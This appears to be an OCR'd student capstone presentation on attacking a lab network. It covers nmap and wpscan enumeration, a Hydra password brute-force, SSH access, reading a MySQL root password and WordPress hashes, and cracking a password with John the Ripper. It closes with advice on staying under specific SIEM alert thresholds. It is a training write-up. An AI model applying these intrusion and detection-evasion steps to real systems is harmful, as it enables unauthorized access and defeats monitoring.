Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Bryan, Dustin, Yehia, T.J.

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Ubuntu Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu LTS 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: ELK
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	wpscan showing user information	knowledge of user names
Weak Passwords	brute force attacks against user michael with hydra command and/or guessing michael	cracked passwords enabled ssh remote access to target machine
Directory Exploration	while logged in as michael, the mysql database password was able to be found	access to mysql ‘wordpress’ database where the ‘wp_user’ table listed the usernames and password hashes
Unprotected and Unsalted Hash	access to the username / password hashes lead to johntheripper being able to crack user:steven password as “pink84”	can now ssh into target machine as user steven


Exploits Used

Exploitation: Wordpress User Enumeration

Commands Used:


- nmap 192.168.1.0/24 (Revealing network machine IP’s, open ports, and services)
- nmap -sV 192.168.1.110 (Target machine open ports, services, and versions)
- wpscan -- url http://192.168.1.110/wordpress -- enumerate u (Revealed users Steven and Michael)

These steps provided access to user Michael and ultimately…



Exploitation: Weak Passwords

… Michael was found to have suffered from a poor password policy. His username was discovered was “michael” and his password was found to be “michael” through Hydra. This allowed SSH access into the Target Machine and exploration into the folders and files.



Exploitation: Directory Exploration

With the SSH access, we were able to venture through the directories locating Flag #2 and finding that MySQL was accessible to discovery and manipulation. Inside of MySQL, we were able to see the tables, show the databases, and read the posts which led to Flags 3, and 4 as well as unsalted and unprotected passwords for Michael and Steven.

```
michael@target1:~$ cd ../
michael@target1:/home$ cd ../
michael@target1:/$ cd var/www
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
```

```
michael@target1:/var/www
File  Actions  Edit  View  Help
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www/html/wordpress$ mysql --host=localhost --user=root --passwo
rd=R@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```

```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
                                                                        | Hello
 world! |              | publish     | open             | open           |
| hello-world   |         |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
                   |            0 | http://192.168.206.131/wordpress/?p=1
                |            0 | post        |                  |              1 |
|  2 |          1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example
page. It's different from a blog post because it will stay in one place and will sho
w up in your site navigation (in most themes). Most people start with an About page
that introduces them to potential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my we
bsite. I live in Kalgoorlie, have a great dog named Red, and I like yabbies. (And ge
ttin' a tan.)</blockquote>

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing qu
ality doohickeys to the public ever since. Located in Gotham City, XYZ employs over
2,000 people and does all kinds of awesome things for the Gotham community.</blockqu
ote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/
wp-admin/">your dashboard</a> to delete this page and create new pages for your cont
ent. Have fun! | Sample Page |               | publish     | closed         | open
      |              | sample-page  |        |         | 2018-08-12 22:49:12 | 201
8-08-12 22:49:12 |                      |          0 | http://192.168.206.131/word
press/?page_id=2                        |          0 | page      |              |
          0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b505
91e7dccf93122770cd2}

                                                                        | flag3
        |              | draft       | open             | open           |
|         |        |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
                   |            0 | http://raven.local/wordpress/?p=4
                |            0 | post        |                  |              0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9
fe3337544932f2941ce}
```

Exploitation: Unprotected and Unsalted Hash

Utilizing John the Ripper, Steven's password was made available for further exploitation of the system. As Flags 2, 3, and 4 were found, efforts were then put into avoiding detection.



Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- Are there alternative exploits that may perform better?
  - Sniff and capture credentials over an unsecure login. This can yield the login credentials of a user without exposing yourself.

Stealth Exploitation of Local File Inclusion (LFI)

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum()OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - Above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Limit size of file below 3500 bytes

Stealth Exploitation of Directory Exploration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - 0.5 (50%)

Mitigating Detection

- Are there alternative exploits that may perform better?
  - nmap -sV -sS 192.168.1.110

The End